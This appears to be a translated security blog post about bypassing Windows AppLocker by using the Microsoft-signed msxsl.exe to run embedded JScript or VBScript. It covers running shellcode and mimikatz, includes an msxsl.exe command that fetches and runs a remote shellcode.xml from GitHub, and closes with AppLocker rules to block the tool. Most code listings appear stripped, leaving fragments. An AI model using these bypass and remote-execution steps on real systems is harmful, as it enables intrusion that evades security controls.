
0x00 Preface
---
A technique shared by Casey Smith@subTee on Twitter demonstrates that using Microsoft-signed msxsl.exe can execute JScript code, thereby bypassing AppLocker.
As shown in the figure

Twitter address is as follows:
https://twitter.com/subTee/status/877616321747271680
POC address is as follows:
https://gist.github.com/subTee/47f16d60efc9f7cfefd62fb7a712ec8d
0x01 Introduction
---
This article will introduce this technique, analyze methods for further exploitation, and extend it by describing how to use msxsl.exe to execute VBScript code.
0x02 msxsl
---

1. msxsl.exe
- XSL (Extensible Stylesheet Language) Transformer
- Command-line tool
- Signed with Microsoft digital signature
Download link:
https://www.microsoft.com/en-us/download/details.aspx?id=21714
Execute as shown in the figure below
Refer to Casey Smith's POC:
customers.xml:
456 Oak Ave. |
script.xml:
|


Successfully executed JScript code, calculator popped up, PoC execution as shown in the figure below
Enable AppLocker, add rules to block the execution of JS scripts, as shown in the figure below

However, using msxsl can still execute JScript code
In a previous article titled 'Loading .Net Programs Using JS', methods for loading .Net programs via JScript scripts were introduced. Combined with this article, the following inference can be drawn:
Using msxsl can also execute C# code
Specifically, it can achieve the following functions:
- Execute shellcode
- Execute mimikatz
- Execute PowerShell scripts
2. Execute shellcode
Refer to Cn33liz's StarFighters, address as follows:
https://github.com/Cn33liz/StarFighters/blob/master/StarFighter.js
Combined with Casey's POC, it is possible to execute shellcode using msxsl
The complete code has been uploaded to GitHub, address as follows:
An open-source project
Testing as shown in the figure below
For executing mimikatz and PowerShell scripts, the approach can refer to the previous article 'Loading .Net Programs Using JS'
0x03 Script Optimization
---
Analyze the XML file format and appropriately optimize Casey's POC
1. Simplify customers.xml
XML element naming rules:
- Names can contain letters, digits, and other characters
- Names cannot start with a digit or punctuation mark
- Names cannot start with the characters "xml" (or XML, Xml)
- Names cannot contain spaces
- Any name can be used; there are no reserved words
The original POC content is as follows:
456 Oak Ave. |
Analysis shows that the XML file in parameter 1 is not important; elements can be arbitrarily specified.
Remove irrelevant parameters, rename an XML element, and simplify the code as follows:

Additionally, to reduce file creation, using script.xsl as the first XML file parameter is also acceptable.
For example, the parameters are as follows:
msxsl.exe script.xsl script.xsl
Execution successful, as shown in the figure below
2. Optimize script.xsl
Execute VBScript code:
Note:
Testing shows that this XML script does not support CSharp, contradicting the documentation; this issue needs to be resolved
Documentation address is as follows:
https://msdn.microsoft.com/en-us/library/533texsx(VS.71).aspx
For VBScript language, return is not used to indicate function return values; instead, function name = value to return is used to represent the function's return value
Complete content is as follows:
|
The above file content corresponds to the GitHub address: an open-source project
Note:
The function name must correspond:
3. Remote Execution

msxsl.exe also supports remote execution with the following parameters:
msxsl.exe https://raw.githubusercontent.com/3gstudent/Use-msxsl-to-bypass-AppLocker/master/shellcode.xml https://raw.githubusercontent.com/3gstudent/Use-msxsl-to-bypass-AppLocker/master/shellcode.xml
As shown in the figure below
Note:
This method was learned from Evi1cg, blog address: https://evi1cg.me/archives/AppLocker_Bypass_MSXSL.html
0x04 Defense
---

Add executable rules for AppLocker, specifying msxsl.exe
As shown in the figure below

Even if the file path is changed, msxsl.exe still cannot be executed
As shown in the figure below
0x05 Summary
---
This article introduces the method of bypassing AppLocker using msxsl, but by customizing AppLocker rules, it is still possible to restrict the use of this method.


